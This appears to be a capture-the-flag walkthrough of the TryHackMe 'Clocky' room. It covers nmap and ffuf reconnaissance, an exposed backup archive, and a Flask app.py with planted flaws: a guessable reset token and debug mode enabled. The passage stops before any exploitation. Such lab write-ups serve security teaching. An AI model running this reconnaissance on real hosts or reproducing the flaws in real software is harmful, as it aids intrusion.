Clocky

By Praveen Kumar Sharma

For me IP of the machine is : 10.10.24.240

Lets try pinging it

```
┌──(pks㉿Kali)-[~/TryHackMe/Clocky]
└─$ ping 10.10.24.240 -c 5
PING 10.10.24.240 (10.10.24.240) 56(84) bytes of data.
64 bytes from 10.10.24.240: icmp_seq=1 ttl=60 time=166 ms
64 bytes from 10.10.24.240: icmp_seq=2 ttl=60 time=165 ms
64 bytes from 10.10.24.240: icmp_seq=3 ttl=60 time=155 ms
64 bytes from 10.10.24.240: icmp_seq=4 ttl=60 time=271 ms
64 bytes from 10.10.24.240: icmp_seq=5 ttl=60 time=167 ms

--- 10.10.24.240 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4004ms
rtt min/avg/max/mdev = 154.870/184.956/271.055/43.278 ms
```

Alright lets try some port scanning

Port Scanning :

All Port Scan :

```
nmap -p- -n -Pn -T5 --min-rate=10000 10.10.24.240 -o allPortScan.txt
```

```
┌──(pks㉿Kali)-[~/TryHackMe/Clocky]
└─$ nmap -p- -n -Pn -T5 --min-rate=10000 10.10.24.240 -o allPortScan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-26 21:41 IST
Warning: 10.10.24.240 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.24.240
Host is up (0.15s latency).
Not shown: 63542 closed tcp ports (conn-refused), 1989 filtered tcp ports (r
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8000/tcp open  http-alt
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 13.33 seconds
```

> ⚠ Warning
>
> You might not see 8080 as one of the open port and thats fine its a part of the design i have solved this one already so this is like this

> Open ports
>
> PORT STATE SERVICE
> 22/tcp open ssh
> 80/tcp open http
> 8000/tcp open http-alt
> 8080/tcp open http-proxy

Lets try an aggressive scan on these

```
nmap -sC -sV -A -T5 -Pn -n -p 22,80,8000,8080 10.10.14.240 -o aggressiveScan.txt
```

```
┌──(pks☺Kali)-[~/TryHackMe/Clocky]
└─$ nmap -sC -sV -A -T5 -Pn -n -p 22,80,8000,8080 10.10.14.240 -o aggressiveScan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-26 21:44 IST
Nmap scan report for 10.10.14.240
Host is up.

PORT     STATE    SERVICE    VERSION
22/tcp   filtered ssh
80/tcp   filtered http
8000/tcp filtered http-alt
8080/tcp filtered http-proxy

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.70 seconds
```

Not much in aggressive scan i guess lets try some directory fuzzing i guess

---

Directory Fuzzing :

```
ffuf -w /usr/share/wordlists/dirb/common.txt -u http://10.10.24.240 -t 200
```

```
┌──(pks☺Kali)-[~/TryHackMe/Clocky]
└─$ ffuf -w /usr/share/wordlists/dirb/common.txt -u http://10.10.24.240/FUZZ -t 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.24.240/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

_old                    [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 165ms]
```

```
_old                    [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 165ms]
_src                    [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 165ms]
_mm                     [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 166ms]
_stats                  [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 166ms]
_media                  [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 167ms]
_files                  [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 167ms]
_img                    [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 167ms]
_reports                [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 167ms]
_archive                [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 167ms]
_net                    [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 168ms]
_conf                   [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 168ms]
_pages                  [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 169ms]
_common                 [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 169ms]
.bashrc                 [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 170ms]
_config                 [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 169ms]
_res                    [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 174ms]
401                     [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 177ms]
_scripts                [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 177ms]
_dev                    [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 176ms]
```

All of em show as 403 so lets try an scan on port :8000

```
ffuf -w /usr/share/wordlists/dirb/common.txt -u
http://10.10.24.240:8000/FUZZ -t 200
```

```
┌──(pks㉿Kali)-[~/TryHackMe/Clocky]
└─$ ffuf -w /usr/share/wordlists/dirb/common.txt -u http://10.10.24.240:8000/FUZZ -t 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.24.240:8000/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

                        [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 153ms]
robots.txt              [Status: 200, Size: 115, Words: 7, Lines: 7, Duration: 157ms]
:: Progress: [4614/4614] :: Job [1/1] :: 1328 req/sec :: Duration: [0:00:04] :: Errors: 0 ::
```

> Directories on :8000
>
> robots.txt [Status: 200, Size: 115, Words: 7, Lines: 7, Duration: 157ms]

Let get to the web application now i guess


Web Application :

Default port and page :

Lets see whats on port 8000

Alright lets see the /robots.txt on this

First Flag :



Also it shows some disallowed entries lets try and search for those

```
ffuf -w /usr/share/wordlists/dirb/common.txt -u
http://10.10.24.240:8000/FUZZ -t 200 -e .sql,.zip,.bak
```

```
┌──(pks㉿Kali)-[~/TryHackMe/Clocky]
└─$ ffuf -w /usr/share/wordlists/dirb/common.txt -u http://10.10.24.240:8000/FUZZ -t 200 -e .sql,.zip,.ba

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.24.240:8000/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Extensions       : .sql .zip .bak
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

                        [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 157ms]
index.zip               [Status: 200, Size: 1922, Words: 6, Lines: 11, Duration: 154ms]
robots.txt              [Status: 200, Size: 115, Words: 7, Lines: 7, Duration: 150ms]
:: Progress: [18456/18456] :: Job [1/1] :: 1326 req/sec :: Duration: [0:00:15] :: Errors: 0 ::
```

```
Directory found

index.zip [Status: 200, Size: 1922, Words: 6, Lines: 11, Duration: 154ms]
```

Gaining Access :

It seems to download a file lets download it using curl

```
curl http://10.10.24.240:8000/index.zip --output index.zip
```

```
┌──(pks㉿Kali)-[~/TryHackMe/Clocky]
└─$ curl http://10.10.24.240:8000/index.zip --output index.zip
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  1922  100  1922    0     0   6357      0 --:--:-- --:--:-- --:--:--  6364

┌──(pks㉿Kali)-[~/TryHackMe/Clocky]
└─$ ls
aggressiveScan.txt  allPortScan.txt  index.zip

┌──(pks㉿Kali)-[~/TryHackMe/Clocky]
└─$
```

Lets unzip it

```
┌──(pks㉿Kali)-[~/TryHackMe/Clocky]
└─$ unzip index.zip
Archive:  index.zip
  inflating: app.py
 extracting: flag2.txt

┌──(pks㉿Kali)-[~/TryHackMe/Clocky]
└─$ ls
aggressiveScan.txt  allPortScan.txt  app.py  flag2.txt  index.zip

┌──(pks㉿Kali)-[~/TryHackMe/Clocky]
└─$
```

Flag 2 :

U can cat the flag2.txt for the flag 2

Alright moving on lets see the app.py now

```
# Not done with correct imports
# Some missing, some needs to be added
# Some are not in use...? Check flask imports please. Many are not needed
from flask import Flask, flash, redirect, render_template, request, session,
abort, Response
from time import gmtime, strftime
from dotenv import load_dotenv
import os, pymysql.cursors, datetime, base64, requests


# Execute "database.sql" before using this
load_dotenv()
db = os.environ.get('db')


# Connect to MySQL database
connection = pymysql.connect(host="localhost",

user="clocky_user",
                                                    password=db,
                                                    db="clocky",


cursorclass=pymysql.cursors.DictCursor)

app = Flask(__name__)


# A new app will be deployed in prod soon
# Implement rate limiting on all endpoints
# Let's just use a WAF...?
# Not done (16/05-2023, jane)
@app.route("/")
def home():
        current_time = strftime("%Y-%m-%d %H:%M:%S", gmtime())
        return render_template("index.html", current_time=current_time)



# Done (16/05-2023, jane)
```

```
@app.route("/administrator", methods=["GET", "POST"])
def administrator():
        if session.get("logged_in"):
                return render_template("admin.html")

        else:
                if request.method == "GET":
                        return render_template("login.html")

                if request.method == "POST":
                        user_provided_username = request.form["username"]
                        user_provided_password = request.form["password"]


                        try:
                                with connection.cursor() as cursor:

                                        sql = "SELECT ID FROM users WHERE
username = %s"
                                        cursor.execute(sql,
(user_provided_username))

                                        user_id = cursor.fetchone()
                                        user_id = user_id["ID"]

                                        sql = "SELECT password FROM
passwords WHERE ID=%s AND password=%s"
                                        cursor.execute(sql, (user_id,
user_provided_password))

                                        if cursor.fetchone():
                                                session["logged_in"] = True
                                                return
redirect("/dashboard", code=302)

                        except:
                                pass

                        message = "Invalid username or password"
                        return render_template("login.html",
message=message)

# Work in progress (10/05-2023, jane)
# Is the db really necessary?
@app.route("/forgot_password", methods=["GET", "POST"])
def forgot_password():
```

```
        if session.get("logged_in"):
                return render_template("admin.html")

        else:
                if request.method == "GET":
                        return render_template("forgot_password.html")

                if request.method == "POST":
                        username = request.form["username"]
                        username = username.lower()

                        try:
                                with connection.cursor() as cursor:

                                        sql = "SELECT username FROM users
WHERE username = %s"
                                        cursor.execute(sql, (username))

                                        if cursor.fetchone():
                                                value =
datetime.datetime.now()
                                                lnk = str(value)[:-4] + " .
" + username.upper()
                                                lnk =
hashlib.sha1(lnk.encode("utf-8")).hexdigest()
                                                sql = "UPDATE reset_token
SET token=%s WHERE username = %s"
                                                cursor.execute(sql, (lnk,
username))
                                                connection.commit()

                        except:
                                pass

                        message = "A reset link has been sent to your e-
mail"
                        return render_template("forgot_password.html",
message=message)


# Done
@app.route("/password_reset", methods=["GET"])
def password_reset():
        if request.method == "GET":
                # Need to agree on the actual parameter here (12/05-2023,
jane)
```

```
                if request.args.get("TEMPORARY"):
                        # Not done (11/05-2023, clarice)
                        # user_provided_token =
request.args.get("TEMPORARY")

                        try:
                                with connection.cursor() as cursor:

                                        sql = "SELECT token FROM reset_token
WHERE token = %s"
                                        cursor.execute(sql,
(user_provided_token))
                                        if cursor.fetchone():
                                                return
render_template("password_reset.html", token=user_provided_token)

                                        else:
                                                return "<h2>Invalid
token</h2>"

                        except:
                                pass

                else:
                        return "<h2>Invalid parameter</h2>"
        return "<h2>Invalid parameter</h2>"



# Debug enabled during dev
# TURN OFF ONCE IN PROD!
# This can be very dangerous
# ref https://book.hacktricks.xyz/network-services-pentesting/pentesting-
web/werkzeug#pin-protected-path-traversal

# Use gunicorn?
if __name__ == "__main__":
        app.secret_key = os.urandom(256)
        app.run(host="0.0.0.0", port="8080", debug=True)
```

```
┌──(pks☺Kali)-[~/TryHackMe/Clocky]
└─$ cat app.py
```

```
# Not done with correct imports
# Some missing, some needs to be added
# Some are not in use...? Check flask imports please. Many are not needed
from flask import Flask, flash, redirect, render_template, request, session, abort, Response
from time import gmtime, strftime
from dotenv import load_dotenv
import os, pymysql.cursors, datetime, base64, requests


# Execute "database.sql" before using this
load_dotenv()
db = os.environ.get('db')


# Connect to MySQL database
connection = pymysql.connect(host="localhost",
                             user="clocky_user",
                             password=db,
                             db="clocky",
                             cursorclass=pymysql.cursors.DictCursor)

app = Flask(__name__)
```

```
# A new app will be deployed in prod soon
# Implement rate limiting on all endpoints
# Let's just use a WAF...?
# Not done (16/05-2023, jane)
@app.route("/")
def home():
        current_time = strftime("%Y-%m-%d %H:%M:%S", gmtime())
        return render_template("index.html", current_time=current_time)



# Done (16/05-2023, jane)
@app.route("/administrator", methods=["GET", "POST"])
def administrator():
        if session.get("logged_in"):
                return render_template("admin.html")

        else:
                if request.method == "GET":
                        return render_template("login.html")

                if request.method == "POST":
                        user_provided_username = request.form["username"]
                        user_provided_password = request.form["password"]


                        try:
```

```
                        with connection.cursor() as cursor:

                                sql = "SELECT ID FROM users WHERE username = %s"
                                cursor.execute(sql, (user_provided_username))

                                user_id = cursor.fetchone()
                                user_id = user_id["ID"]

                                sql = "SELECT password FROM passwords WHERE ID=%s AND password=%s"
                                cursor.execute(sql, (user_id, user_provided_password))

                                if cursor.fetchone():
                                        session["logged_in"] = True
                                        return redirect("/dashboard", code=302)

                    except:
                            pass

                    message = "Invalid username or password"
                    return render_template("login.html", message=message)

# Work in progress (10/05-2023, jane)
# Is the db really necessary?
@app.route("/forgot_password", methods=["GET", "POST"])
def forgot_password():
        if session.get("logged_in"):
                return render_template("admin.html")
```


```
    else:
            if request.method == "GET":
                    return render_template("forgot_password.html")

            if request.method == "POST":
                    username = request.form["username"]
                    username = username.lower()

                    try:
                            with connection.cursor() as cursor:

                                    sql = "SELECT username FROM users WHERE username = %s"
                                    cursor.execute(sql, (username))

                                    if cursor.fetchone():
                                            value = datetime.datetime.now()
                                            lnk = str(value)[:-4] + " . " + username.upper()
                                            lnk = hashlib.sha1(lnk.encode("utf-8")).hexdigest()
                                            sql = "UPDATE reset_token SET token=%s WHERE username = %s"
                                            cursor.execute(sql, (lnk, username))
                                            connection.commit()

                    except:
                            pass

                    message = "A reset link has been sent to your e-mail"
```

```
                        return render_template("forgot_password.html", message=message)


# Done
@app.route("/password_reset", methods=["GET"])
def password_reset():
        if request.method == "GET":
                # Need to agree on the actual parameter here (12/05-2023, jane)
                if request.args.get("TEMPORARY"):
                        # Not done (11/05-2023, clarice)
                        # user_provided_token = request.args.get("TEMPORARY")

                        try:
                                with connection.cursor() as cursor:

                                        sql = "SELECT token FROM reset_token WHERE token = %s"
                                        cursor.execute(sql, (user_provided_token))
                                        if cursor.fetchone():
                                                return render_template("password_reset.html", token=user_provided_token)

                                        else:
                                                return "<h2>Invalid token</h2>"

                        except:
                                pass

                else:
```

```
# Debug enabled during dev
# TURN OFF ONCE IN PROD!
# This can be very dangerous
# ref https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/werkzeug#pin-protected-path-traversal

# Use gunicorn?
if __name__ == "__main__":
        app.secret_key = os.urandom(256)
        app.run(host="0.0.0.0", port="8080", debug=True)
```

Now we do have some usernames here : `jane` and `clarice`

It reveal something is running on port 8080 lets see that



Now lets do some directory fuzzing on this


```
ffuf -w /usr/share/wordlists/dirb/common.txt -u
http://10.10.24.240:8080/FUZZ -t 200
```

```
┌──(pks㉿Kali)-[~/TryHackMe/Clocky]
└─$ ffuf -w /usr/share/wordlists/dirb/common.txt -u http://10.10.24.240:8080/FUZZ -t 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.24.240:8080/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

                        [Status: 200, Size: 6206, Words: 795, Lines: 310, Duration: 208ms]
administrator           [Status: 200, Size: 1609, Words: 669, Lines: 54, Duration: 156ms]
dashboard               [Status: 302, Size: 215, Words: 18, Lines: 6, Duration: 161ms]
forgot_password         [Status: 200, Size: 1516, Words: 647, Lines: 53, Duration: 158ms]
:: Progress: [4614/4614] :: Job [1/1] :: 497 req/sec :: Duration: [0:00:08] :: Errors: 0 ::
```

Directory on :8080

administrator [Status: 200, Size: 1609, Words: 669, Lines: 54, Duration: 156ms]
dashboard [Status: 302, Size: 215, Words: 18, Lines: 6, Duration: 161ms]
forgot_password [Status: 200, Size: 1516, Words: 647, Lines: 53, Duration: 158ms]


Lets see the /administrator



